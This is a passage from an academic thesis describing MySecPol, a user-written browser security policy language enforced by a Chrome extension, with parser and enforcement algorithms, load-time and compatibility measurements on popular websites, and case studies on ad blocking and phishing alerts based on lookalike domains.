```
Content−Security−Policy: default−src 'self';
                         object−src 'none';
                         script−src www.xyz.com ;
X−Frame−Options: DENY
```

As shown in this chapter, we can address a wide range of client-side security concerns with our succinct policies. The policies are easy to write as well as to understand. As a result, a user can start with a simple base policy, either self-written or an off-the-shelf policy and keep updating and fine-tune it as the security requirements change over the period. Another advantage of using our method is that it is browser/platform independent which enables users to use the same policy on different systems and browsers. MySecPol provides us flexibility to easily add new keywords to protect against common attacks. Section 8.5 shows how MySecPol can be used to protect against phishing. In the next Chapter we describe the implementation of the proposed solution in detail.

Chapter 7

Implementation of `MySecPol`

From a policy specified by MySecPol, we realize a Chrome (browser) extension which monitors the HTTP requests originating from the web browser and HTTP responses received from web server. Based on the policy defined by the user in MySecPol language, the parser will set browser extension parameters. We have used chrome.webRequest [14] and chrome.privacy APIs [13] in our prototype extension. The chrome.privacy API is used to control user's privacy settings in chrome and the chrome.webRequest API is used to intercept, block, or modify HTTP requests and responses.

7.1 Parser implementation

The pseudocode for parsing `MySecPol` is shown in Algorithm 1 which essentially reads policy and captures the various field parameters of `MySecPol` and their corresponding action rules. 'F' is the set of fields as specified in `MySecPol` i.e. 'image', 'javascript', 'access', 'XMLhttprequest', 'http', 'object', 'iframe', 'executable', 'downloads', 'user-agent', 'referer', 'maxtabs', 'font', 'media', 'Httponlycookies', 'auth-info', 'cookies', 'thirdpartycookies', 'autofill', 'safeBrowsingEnabled' , 'passwordSavingEnabled', 'doNotTrackEnabled' and 'webRTC'. Each field defined in set 'F' has (i) flag to indicate whether a rule exists for that field, (ii) whitelist and (iii) blacklist of domains for that field. Parser first sets flag to false, and whitelist and blacklist to null for all fields of set 'F'. Parser then reads the policy rule by rule. Then, for each rule, it checks the field and it sets the flag for that field to true and adds the domain to whitelist or blacklist as per the action defined in the

41

rule. In the end, parser tries to resolve conflicting rules for a given field based on Property 3 given in Section 4.2. For example, if all domains ('*') have been added to blacklist for any field, then it sets whitelist to NULL for that field since blocking all domains is more restrictive than allowing few domains. Similarly, if all domains ('*') have been added to whitelist for any field but blacklist is not empty for that field, it removes all domains ('*') from the whitelist as some domains have been blacklisted by other rules. Once the parser has parsed all the rules defined in the user policy, it writes appropriate values for all the fields in browser extension.

7.2   Policy implementation

Once the parser has set the parameters for various fields in browser extension, the extension implements the policy in client's browser without any user intervention. The chrome.webRequest API is used to intercept and block all originating requests and received responses which don't follow user defined policy. The *onBeforeRequest* event listener is used to monitor request before any TCP connection is made. For each request, prototype checks the type of resource requested and list of domains for which that resource is permitted, if the check fail, the request is canceled. The *onHeadersReceived* event listener is used to capture event when the HTTP response is received and can be used to modify or cancel response received from the server. The existing browser extensions and related work provide solutions for different security risks. We have taken motivation from these existing solutions to combine them for more comprehensive policy based enforcement which is user friendly and intuitive. For example, the SimpleBlock[28] extension is an ad-blocking extension for Chrome. The CsFire[11] is chrome extension which strips authorization headers for cross domain requests. The Chrome Tab Limit[18] limits the number of the opened tabs for chrome.

We enforce the client policy by monitoring requests for resources like images, scripts,fonts, objects and iframes (Policies 6.1.1 to 6.1.6). We additionally modify response headers for policy 6.1.1 and 6.1.6. Policy 6.1.1 blocks all JavaScripts including inline scripts. The third party scripts are blocked by blocking the HTTP requests of type 'script' but for inline scripts, prototype extension checks incoming response headers for 'content-security-

---

Algorithm 1 Parser implementation

Input : User defined policy P_U containing set of rules R.
Output: Effective policy P_E containing flag$_f$, whitelist WL$_f$ and blacklist BL$_f$ for each field 'f'.

1 F = Set of fields (as defined in MySecPol)
  //Initialize variables for each field
  for *each field i in F:* **do**
2 | flag$_I$ = false //Flag to set if rule exists for given field 'f'
     | WL$_i$ = NULL //Whitelist for given field 'f'
     | BL$_i$=NULL //Blacklist for given field 'f'

3 **for** *each rule R in policy P_U:* **do**
4 | **if** *R.field $\in$ F* **then**
5 | | f = R.field
     | | flag$_f$ = true
     | | **if** *R.action == 'allow'* **then**
6 | | | WL$_f$.add(R.dstn-domain)

7 | | **if** *R.action == 'deny'* **then**
8 | | | BL$_f$.add(R.dstn-domain)

9 //Resolve conflicts in user defined policy
  for *each field i in F:* **do**
10 | **if** *'*' $\in$ BL$_i$ and WL$_i$!= NULL* **then**
11 | | WL$_i$ = NULL

12 | **if** *'*' $\in$ WL$_i$ and BL$_i$!= NULL* **then**
13 | | WL$_i$.remove(*)

14 | **for** *each domain in BL$_i$* **do**
15 | | **if** *domain is not unique* **then**
16 | | | BL$_i$.remove(duplicate entry)
17 | **for** *each domain in WL$_i$* **do**
18 | | **if** *domain is not unique* **then**
19 | | | WL$_i$.remove(duplicate entry)
20 | **if** *'domain' $\in$ BL$_i$ and 'domain' $\in$ WL$_i$* **then**
21 | | WL$_i$.remove('domain')

22 Write variable values to the browser extension

---

policy' header. If 'content-security-policy' header is present and it contains "unsafe-inline", it modifies the 'content-security-policy' header value and removes "unsafe-inline". If 'content-security-policy' header is not present in response header, it adds 'content-security-policy' header with script-src set to none, thereby blocking all scripts on the web page. Similarly, the extension blocks all HTTP request of type 'sub-frame' for blocking already embedded iframes in given web page from loading to enforce policy 6.1.6 but it also additionally checks for the 'x-frame-options' header in HTTP response received from web server. The 'x-frame-options' header provides clickjacking protection by not allowing iframes to be loaded on the site. If 'x-frame-options' header is not present, it adds 'x-frame-options: DENY' in response headers.

The HTTP requests are blocked for all request types for non-https domain (http://*/*) for policy to block non-https connections (Policy No 6.2.1). In order to block cross-origin requests, the domain of HTTP request is matched with the domain given in referer header of the request. We have considered only complete domain name to identify the origin and have intentionally left out port number and protocol. If the referer domain is same as domain of resource requested, we consider them to be of same origin and permit such requests. The list of whitelisted and blacklisted domains is created based on user's policy and all requests are matched against the list. The requestHeaders field 'User-Agent' in HTTP request is blocked for the domains specified in the policy 6.3.1 for blocking User-Agent information.

Each response Header has field named "Content-type" which indicates the "mime-type" of the document. "Content-type" can be text or image or application. The prototype checks content-type as "application" in received response headers and cancels the responses if matched for Policy 6.2.5 which blocks all downloads. The content-type is specified as "application/octet-stream" for executable files. The response headers are checked for the same to block all executable file downloads (for Policy 6.2.6). Sometimes, response may not contain "Content-type" header field, all such responses can be blocked for strict enforcement of the policies. The Set-Cookie response headers can be modified to set HttpOnly Cookies for policy 6.2.7. The HttpOnly Cookies can't be read by scripts. The algorithm 2 shows the sequence of checks for each new HTTP request and response for enforcing user defined policy.

Algorithm 2 Policy check by prototype extension

Input : HTTP request or HTTP response
Output: Allow or deny input

1 **for** *each HTTP request* **do**
2   **if** *Policy flag set for Resource* **then**
3   Get domain of request **if** *Domain in whitelist* **then**
4   Allow request
5   **if** *Domain in blacklist* **then**
6   Block or modify request
7   **else**
8   Allow request

9 **for** *each HTTP response* **do**
10   **if** *Policy flag set for resource* **then**
11   Get domain of request **if** *Domain in whitelist* **then**
12   Allow response
13   **if** *Domain in blacklist* **then**
14   Block or modify response
15   **else**
16   Allow response

We can create event listeners for tab creation and deletion using chrome.tabs API. The prototype extension uses these event listeners to ensure total number of opened tabs remains within the maximum tab limit specified by the user in policy 6.2.8.

The chrome.privacy API exposes various objects to control various network, services and websites' properties. The *webRTCIPHandlingPolicy* controls how WebRTC traffic will be routed and how much local address information is exposed to the network. The *passwordSavingEnabled* controls whether password manager will prompt to store user's passwords or not. If *safeBrowsingEnabled* is enabled, the browser uses its inherent protection against phishing attacks and malwares. The *autofillEnabled* controls whether chrome will prompt for autofill options while filling forms. If *doNotTrackEnabled* enabled, chrome will add doNotTrack header with outgoing requests. If *referrersEnabled* disabled, chrome will not send Referer headers with HTTP request. If *thirdPartyCookiesAllowed* is disabled, third-party sites are blocked from setting cookies. The summary of our implementation of chrome extension is given in Table 7.1.

Policy	API used	Eventhandler	Remarks
No scripts	webRequest	onBeforeRequest, onHeadersReceived	Monitoring based on request type 'script', CSP header modified for inline scripts
Blacklisting scripts	webRequest	onBeforeRequest	Monitoring based on request type 'script'
Selective resources	webRequest	onBeforeRequest	Monitoring based on request type "main_frame", "sub_frame", "stylesheet", "script", "image", "font", "object", "xmlhttprequest", "media"
Restricting XML-httprequest	webRequest	onBeforeRequest	Monitoring based on request type 'XMLhttprequest'
Disable iframe	webRequest	onBeforeRequest, onHeadersRecieved	Monitoring based on request type 'sub-frame' , 'x-frame-options' header set to DENY in response
Block non-HTTPS connections	webRequest	onBeforeRequest	Cancelling requests for url type 'http://*/*'
Blocking cross origin JavaScript	webRequest	onBeforeRequest	Monitoring based on referer header and request type 'script'
Removing cookie and authorization information from cross origin requests	webRequest	onBeforeRequest	Removing cookie headers for cross origin requests
Creating whitelist and blacklist	webRequest	onBeforeRequest	Monitor outgoing requests for whitelisted or blacklisted domains
Blocking user-agent information	webRequest	onBeforeRequest	Removing user-agent header from requests
Blocking all application downloads	webRequest	onHeadersReceived	Filter responses with header 'content-type' as application
Blocking all executable file downloads	webRequest	onHeadersReceived	Filter responses with header 'content-type' as application/octet-stream
Restricting cookie type 'HttpOnly' cookies	webRequest	onHeadersReceived	Modify cookie type in response to 'HttpOnly'
Limit number of opened tabs	tabs	onCreated, onRemoved	Keep count of opened tabs using event handlers
Setting browser's privacy settings	privacy	Properties (network, services, websites) used	Objects ('thirdPartyCookiesAllowed', 'autofillEnabled', 'safeBrowsingEnabled' , 'passwordSavingEnabled', 'doNotTrackEnabled' and 'webRTCIPHandlingPolicy') used.

Table 7.1: Summary of policy implementation

Chapter 8

Experimental Evaluation

As discussed before, the aim of our work is to define client side policies for safe and secure browsing. Once policies have been defined, they should be implemented efficiently and correctly. In this section, we first discuss how effectively our prototype extension implements different client side policies and then try to assess the performance overhead of this policy based monitoring. This overhead can be in terms of page rendering time or user browsing experience. The browsing experience is a qualitative feature and varies from user to user and website to website.

8.1 Effectiveness of the prototype

In order to test whether our prototype can effectively implement the client side policy, we first tested it for different rules defined by the user in the policy followed by various combinations of these rules for complete solution. We monitored the HTTP requests sent, responses received and the content served by the browser in absence and presence of certain rule in the policy. We also logged the violations of rules reported by the extension and analyzed the logs manually for verification.

The effectiveness of the prototype extension to implement user defined policies is by design, since it intercepts and inspects all incoming and outgoing HTTP requests for possible violations against the policy. The parser reads the each rule in user policy and sets the extension parameters i.e. flags, whitelist and blacklist for each resource type and values for browser privacy settings. The user can click on extension icon on the browser

toolbar to view the current policy being implemented by the extension.

Figure 8.1: User defined policy being implemented by extension

8.2 Performance

Since our prototype adds additional checks for each outgoing requests and received responses, we aim it to implement these checks without affecting users' browsing experience. This can be in terms of page load time or loss of functionality or interactivity of websites after policy implementation. In order to measure load time performance overhead of our prototype extension, we used an open source Google Chrome extension called 'Performance-Analyser' [36]. This extension helps to measure page load time using Resource, Navigation and User Timing Chrome APIs. It also gives statistics like total number of requests made and also gives comprehensive results sorted based on connection initiator type, resource and domain load times etc. We measured load times and other parameters of Alexa Top 50 websites with and without our prototype extension for different policies. For each website, we measured load times for five times and took average of the same excluding the first access to website to account for caching at local servers (reducing the time for TCP connection and DNS lookup). In subsequent subsections, we discuss the

same for a few policies.

8.2.1 Policy to block all cross origin JavaScript

Table 8.1 shows the results of Performance-Analyser for Top 10 Alexa sites with policy to block cross origin scripts. The results show that there was increase in average load time for websites which included third party scripts. However, the average load time decreased for the websites where number of blocked third party scripts was high, thereby reducing the total number of requests and content to be fetched.

Domain	Load time(in ms)			Total requests		JS requests	
	without extension	with extension	% increase	without extension	with extension	without extension	with extension
google.com	312	384.5	23.24	19	14	6	2
youtube.com	5285	1875	-64.52	67	28	10	0
facebook.com	2798	1334	-52.32	313	14	102	0
baidu.com	159	599	276.73	18	6	7	0
wikipedia.org	387	398.5	2.84	6	5	2	2
reddit.com	679.5	1432	110.74	68	31	15	0
yahoo.com	3479	1003	-71.16	150	31	82	0
qq.com	5861.1	1510	-74.24	150	114	26	6
google.co.in	354	376	6.21	18	12	5	2
taobao.com	2744.5	2800	02.02	112	12	29	0

Table 8.1: Performance with cross origin scripts blocked

8.2.2 Policy to create the blacklist

We created the blacklist of common advertising and analytic domains given in the Listing 8.1. There was average performance overhead was very low with more than 70% websites having increase in load time less than 10%. The overhead was minimal as requests that are not targeted to domains listed in blacklist do not need to be passed to the extension. However, the websites heavily loaded with content from these blacklisted domains showed decrease in average load time.

```
deny    access    *://*.zedo.com/*
deny    access    *://*.googleadservices.com/*
```

```
deny    access    *://*.doubleclick.net/*
deny    access    *://*.googlesyndication.com/*
deny    access    *://*.google−analytics.com/*
deny    access    *://creative.ak.fbcdn.net/*
deny    access    *://gstatic.com/*
deny    access    *://*.adbrite.com/*
deny    access    *://*.exponential.com/*
deny    access    *://*.quantserve.com/*
deny    access    *://*.scorecardresearch.com/*
```

Listing 8.1: Blacklisted advertising and analytic domains

8.2.3 Policy to block all executable downloads

This policy checks the response headers for 'content type' as 'application/octet-stream', thereby adding additional overhead. There was average increase of 30% in load time with this policy as each response was monitored. However, this overhead was less than 10% for fifty percent of web sites.

Domain	Load time (in ms)		
	without extension	with extension	% increase
google.com	384	394.5	2.60
youtube.com	3412	3606.75	5.7
facebook.com	2861	3235.75	13.09
baidu.com	181.5	572.5	215.42
wikipedia.org	293.75	292	1.10
reddit.com	739	1641	122.12
yahoo.com	3423	3554	3.82
google.co.in	349	351.5	0.71
taobao.com	1198.5	2000.75	66.9
amazon.com	1733.5	2222	28.17
tmall.com	3053.5	3112.5	1.948
twitter.com	1251	1259	0.699
sohu.com	10194.5	11521.5	13.014
instagram.com	1169.5	1173.5	0.34
live.com	290.75	353.5	21.49
jd.com	1850	2147.5	16.06

% increase in load time	% of websites
less than 10%	50%
10% -50%	31%
50% -90%	8%
more than 90%	11%

Table 8.2: Performance with policy to block all executable downloads

8.2.4 Policy to block iframes

We tested the policy for Alexa Top sites and found that there was average increase of 26.96% in average page load time due to overhead of monitoring each outgoing request of type 'sub-frame' and modifying response to disable iframes. The performance overhead for most of the websites was found to be less than 10%. We also observed the decrease in average load time of websites which contains iframes for showing embedded content like ads or videos. The results for Alexa Top 10 websites are summarized in Table 8.3.

Domain	Load time (in ms)			Total requests	
	without extension	with extension	% increase	without extension	with extension
google.com	312	336	7.69	19	19
youtube.com	5285	4200	-20.5	67	56
facebook.com	2798	3884	38.81	313	244
baidu.com	159	538	238.3	18	17
wikipedia.org	387	395	2.06	6	5
reddit.com	679.5	1663	144.6	68	62
yahoo.com	3479	1859	-46.56	150	150
qq.com	5861	6052	3.25	150	150
google.co.in	354	377	6.49	18	16
taobao.com	2744.5	2365	-13.81	112	105

Table 8.3: Performance with iframes blocked

8.2.5 Policy to set browser privacy setting

This policy adds very insignificant overhead with approximately 80% websites having average increase in page load time of less than 10%. We implemented following policy for evaluation. The results have been summarized in Table 8.4

```
deny     thirdpartycookies   *
```

```
deny      autofill     *
allow     safeBrowsingEnabled  *
deny      passwordSavingEnabled     *
allow     doNotTrackEnabled    *
deny      webRTC    *
```

Domain	Load time (in ms)		
	without extension	with extension	% increase
google.com	384.5	390.5	1.5604681404
youtube.com	3412.25	3311.75	-2.9452707158
facebook.com	2861	2863.25	0.0786438308
baidu.com	181.5	568	212.9476584022
wikipedia.org	293.75	292.5	-0.4255319149
reddit.com	739	1852.5	150.6765899865
yahoo.com	3423.75	3719	8.6235852501
taobao.com	1198.75	3643.25	203.9207507821
google.co.in	349	358.75	2.7936962751
amazon.com	1733.5	2036.75	17.4935102394
tmall.com	3053.25	2465	-19.2663555228
twitter.com	1251	1485.5	18.7450039968
sohu.com	10194.5	11084.75	8.7326499583
instagram.com	1169.5	1077	-7.9093629756
live.com	290.75	359.5	23.6457437661
jd.com	1850	1996.5	7.9189189189

Table 8.4: Performance with policy to set browser privacy setting

Overall, one can see that the performance overhead of implementing user policy does not affect the user's browsing experience adversely. The delay is very insignificant as compared to satisfaction the user achieves knowing that he is browsing as per his security policy. There was considerable increase in page load time upto 200% for few websites like `www.baidu.com` and `www.reddit.com` for all policies. We measured the page load time for these websites with Ghostery chrome extension and found increase comparable to our extension. Moreover, we expect that this overhead can be significantly reduced if we can implement the client side policy directly within the browser instead of using the browser's extension.

8.3   Compatibility

It is important to find compatibility of our prototype with existing web sites apart from security guarantees. The compatibility can be defined in terms of loss of functionality or ease of usage for the given website. Many websites use JavaScript, images,CSS and other objects for enhanced functionality. The embedded scripts or objects can be from same domain or different domains. The more restrictive policy means more loss of interactive features of the given web site.

8.3.1   Policy to block all cross origin javascripts

Manual verification was done to check any loss of functionality. It was found that there was not any useful degradation of the web content displayed on the page for sites which use cross domain scripts for ads, analytics or additional features. However, it was found that there was complete loss of functionality for few websites like youtube.com, facebook.com and reddit.com. Further analysis showed us that all scripts loaded on these websites are from different domain than the source domain, hence were blocked by the extension. The script's source was https://static.xx.fbcdn.net for facebook.com, https://s.ytimg.com/ for youtube.com and https://www.redditstatic.com/ for reddit.com. Additionally, a future enhancement of prototype can include feature to whitelist such script sources for common used domains automatically. We were able to retrieve most of the functionality on these websites by whitelisting these scripts manually.

8.3.2   Policy to create the blacklist

We found that some websites which use third party advertising and analytic scripts for revenue generation gave error and denied the content to be served when we blocked domains given in the Listing 8.1. However, there was not any significant loss of interactivity for other websites.

8.3.3   Policy to block executable downloads

There was no visible loss of functionality with this policy.

8.3.4 Policy to block all iframes

The loss of functionality of websites was either not found or was very limited for this policy for most of the web sites. However, the web sites which use iframes to display site content faced the degradation of services. In such cases, we can modify 'x-frame-options' response header to allow iframes from SAMEORIGIN or from whitelisted domains instead of blocking all iframe requests and setting 'x-frame-options' header value to DENY. The figure 8.2 shows the web page containing iframes rendered by browser without and with our prototype extension implementing policy to block iframes.

8.3.5 Policy to set browser privacy setting

Some websites which require the third-party cookies being to be enabled give error when we disable third party cookies in browser. Currently, chrome.privacy API doesn't support feature to make an exception in this setting to allow selective domains to enable third party cookies. However, user can add exceptions to this manually by entering domains in exception list in chrome settings.

The compatibility analysis shows that there was very limited loss of useful functionality for web-sites which use scripts or other objects for displaying ads or other revenue generating third party content.

8.4 Case study: News portals

Most of the websites contain third-party scripts for analytic and advertising purposes which profile users to provide customized ads thereby, compromising user privacy. Recently, European Union passed a regulation, General Data Protection Regulation (GDPR)[6] which aims to ensure data protection and privacy for all individuals within the European Union (EU). Many websites have since then, decided to run a separate version of their websites for EU users, which has all the tracking scripts and ads removed because of GDPR. The new version of the sites are faster with no unwanted ads or other junk content. We encountered similar interesting case for online news portals. When we disabled cross-origin scripts, we observed that the main content containing the news article re-

(a) Webpage with iframes

(b) Webage without iframes

Figure 8.2: Web page with policy to block iframes

mained intact while portions of web-page containing annoying ads were blocked. It also reduced the page load time and total content served by the websites. The figure 8.3 shows the web page containing news rendered by browser without and with our prototype extension implementing policy to block cross-origin scripts.

8.5   Case study: Protection against Phishing

Phishing is a type of attack that is often used to obtain user's sensitive data, such as login credentials and credit card details by an attacker, masquerading as a trusted entity. The attacker tricks a victim into clicking a malicious link sent via an email, instant message, or text message. Such links, often open malicious websites, that are similar to legitimate websites in look and feel but have different URLs. The attackers try to use obfuscated URL by misspelling domain name (For example, using PayPals.com instead of PayPal.com, myon1inebank.com instead of myonlinebank.com). The common security measures to mitigate the threat of phishing include enforcing secure practices such as not clicking on external email links, using two-factor authentication and strict password policy etc.

We propose a method to reduce user's vulnerability to phishing by defining security policy. We added a new field 'sensitive' to earmark websites which need protection against phishing. The parser was modified to read this new field and browser extension was modified to implement the policy by comparing the visited domains against the list of protected domains and calculating percentage of similarity in domain names. If the level of similarity between two domain names is above the threshold percentage set by user, user can be alerted for manual verification of domain name. For example,if the user uses 'www.myonlinebank.com' for his banking transactions, then he can declare policy 'allow sensitive www.myonlinebank.com'. Now, if the user clicks the link to the phishing page at 'www.myon1inebank.com', the extension compares the requested URL against the list of sensitive domains and calculates the degree of similarity between them. The degree of similarity for the given case is 94.11% , if the degree of threshold is 50%, the user will be alerted. The rate of false positives and false negatives depend upon this threshold value. If the threshold value is low, the rate of false positives will be more and if it is

(a) Webpage with ads loaded from different domains

(b) Webage without ads after restricting all cross-domain scripts

Figure 8.3: Web page with policy to block cross-domain scripts

high, rate of false negatives will be more. We can reduce the number of false positives and false negatives by combining URL comparison for sensitive domains with other techniques to detect phishing such as comparing current page with cached screen-shot of legitimate page served by the sensitive domain, etc. The figure 8.4 shows the alert message that is displayed when a user visits 'on**1**inesbi.com', a phishing website for the user's bank 'onlinesbi.com' which is declared as sensitive domain using the below policy.

```
allow    sensitive    www.onlinesbi.com
allow    sensitive    www.bankofamerica.com
allow    sensitive    www.gmail.com
```
